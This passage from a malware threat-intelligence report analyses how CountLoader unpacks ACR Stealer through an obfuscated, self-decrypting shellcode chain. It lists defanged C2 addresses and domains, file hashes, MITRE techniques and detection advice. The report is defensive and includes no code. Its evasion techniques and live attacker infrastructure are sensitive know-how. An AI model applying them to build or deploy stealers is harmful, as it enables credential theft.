
The shellcode loader dynamically allocates memory and maps an additional shellcode that is appended to the end of the modified binary. This shellcode loader contains a large amount of junk instructions and function calls, as illustrated in **Figure 13**.

Figure 13: Junk instructions within shellcode loader



As visualized in **Figure 14**, the transfer to the next stage shellcode is done through an indirect jump **(JMP EAX)** instruction.


Figure 14: Transfer execution to next stage shellcode



The next-stage shellcode employs self-modifying technique, where the initial **0x3BB bytes** are dedicated to decrypting the remaining code before transferring execution to it. The shellcode employs stack strings,

dynamically resolves Win32 API function pointers, and uses an indirect jump to transfer execution. Its primary role is to unpack the final payload (**Figure 15**) **directly in memory** and then hand off execution to it.

Figure 15: Final payload - ACR stealer



Based on comprehensive public reports and our own analysis, we attribute the final stealer to **ACR Stealer**. In **Table 6**, we provide C2 addresses, campaign ID and build date of the unpacked stealer.


Table 6 Final Payload - ACR Stealer Config

C2: 45[.]154[.]58[.]190 Campaign ID: 08de29ba-2323-4035-8191-1e044f4c6fb4 Build date: Mon Nov 17 22:44:43 2025

Looking for similar payloads

Howler cell RE team analyzed the payloads and searched for similar samples on VirusTotal. We found multiple trojanized Python library files uploaded as early as **September 2025**, with **zero detections (Figure 16)**.

Figure 16 Malicious files with 0 detections in Virustotal [requires login]



The C2 domains extracted from the identified payloads are listed under **Table 7**.

Table 7 Recent CountLoader C2's

IP	C2 Domain	Country	ISP
172[.]67[.]173[.]229	ms-team-ping1[.]com	N/A	CLOUDFLARENET
31[.]59[.]139[.]111	globalsnn1-new[.]cc	United States	Cgi Global Limited
104[.]21[.]91[.]144	s1-rarlab[.]com	N/A	CLOUDFLARENET
94[.]183[.]183[.]52	my-smart-house1[.]com	United States	Cgi Global Limited
104[.]21[.]9[.]208	bucket-aws-s1[.]com	N/A	CLOUDFLARENET
31[.]59[.]139[.]111	polystore9-servicebucket[.]cc	United States	Cgi Global Limited
94[.]183[.]185[.]142	microservice-update-s1-bucket[.]cc	United States	Cgi Global Limited

The C2 infrastructure uses domains that **impersonate legitimate services** and is fronted by **CLOUDFLARENET** (ASN 13335) alongside hosting attributed to Cgi Global Limited (**ASN 56971**) with U.S. geolocation, indicating attempts to blend with normal enterprise traffic.

AS56971 is a Hong Kong-registered hosting ASN operated by CGI GLOBAL LIMITED (associated with **hostvds[.]com**), appears to be the **most frequently used backend** across this set, consistent with commodity VPS ranges that support rapid setup/tear-down and complicate attribution and takedown.

Conclusion

The investigation confirms that **CountLoader has evolved** into a highly modular and stealthy loader capable of dynamic task execution and sophisticated persistence mechanisms. Its ability to deliver ACR Stealer through a multi-stage process starting from Python library tampering to in-memory shellcode unpacking highlights a growing trend of **signed binary abuse** and fileless execution tactics.

The presence of dormant features like *setStatus* indicates ongoing development aimed at improving operational control and resilience. Organizations should prioritize detection of LOLBins such as **PowerShell**, **Mshta, Certutil, and Bitsadmin**, monitor scheduled task anomalies, and enforce strict controls on script execution. This campaign underscores the importance of layered defenses, threat intelligence integration, and proactive hunting to mitigate advanced loader-based attacks that pivot into credential theft and data exfiltration.

Appendix

MITRE Coverage

Initial Access:

- T1204.001 - User Execution: Malicious Link
- T1204.002 - User Execution: Malicious File

Execution:

- T1047 - Windows Management Instrumentation
- T1059.001 - Command and Scripting Interpreter: PowerShell

Persistence:

- T1053.005 - Scheduled Task/Job: Scheduled Task

Defense Evasion:

- T1218.005 - System Binary Proxy Execution: Mshta
- T1218.007 - System Binary Proxy Execution: Msiexec
- T1218.011 - System Binary Proxy Execution: Rundll32
- T1197 - BITS Jobs

Discovery:

- T1518.001 - Software Discovery: Security Software Discovery
- T1087.002 - Account Discovery: Domain Account
- T1069.002 - Permission Groups Discovery: Domain Groups
- T1482 - Domain Trust Discovery

Command and Control:

- T1071.001 - Application Layer Protocol: Web Protocols
- T1132.001 - Data Encoding: Standard Encoding
- T1132.002 - Data Encoding: Non-Standard Encoding

Lateral Movement:

- T1091 - Replication Through Removable Media

Exfiltration:

- T1041 - Exfiltration Over C2 Channel

IOC's

- 5cfde2ce325e868bf9f3ea9608357d2a2df303c99be304d166bdf66f0d48d58e

- 0fa42bbd3b92236bc5e2d26f32fc5b8d7c8aaa0f157e3960e4ffa19491292945
- 8403d3d2955b141b84fe81dff046f0f355cc7185afc5ad7ae16706248fed3567
- fd2d1ce509c558fa3abc0216530e8ebf1a7a9d7adab41df856b06dc80a4650f0
- a220e348e4027846ee8e8c36b94b5d20a05aa11c18e659e44897d39c57444681
- 99340600db5fd3355a3d7ba9e243b65630d928e70afbfb401bce4e16d194e22a
- b8805ac976918b1104750a09891336c7e6246426b8193f54f2847aee8cd96c68
- bb4811f14f3c42f6a62106ab2fcd0510cb6c97bb5cbd0a35640fcdb29b358530
- 91efc7f56e7f8246d34e7d126c4f4cf71a1a5de977a4ba9097531a59e72bb68d
- eac4f6a197b4a738c2294419fda97958b45faee3475b70b6ce113348b73eab3b
- d261394ea0012f6eaddc21a2091db8a7d982d919f18d3ee6962dc4bb935d5759
- e12e905d683de75543238312b44f3f69707e1a16bc40aa2d14048a8101ce49b8

C2's

- 45[.]154[.]58[.]190
- globalsnn2-new[.]cc
- ms-team-ping7[.]com
- globalsnn3-new[.]cc
- globalsnn1-new[.]cc
- s1-rarlab[.]com
- my-smart-house1[.]com
- bucket-aws-s1[.]com
- alphazero1-endscape[.]cc
- polystore9-servicebucket[.]cc
- microservice-update-s1-bucket[.]cc

References

- https://www.silentpush.com/blog/countloader/
- https://securelist.com/browservenom-mimicks-deepseek-to-use-malicious-proxy/115728/
- https://www.linkedin.com/posts/teethador_tdr-threat-brief-acreed-activity-7384201370855165952-vHAW/

Back to Top
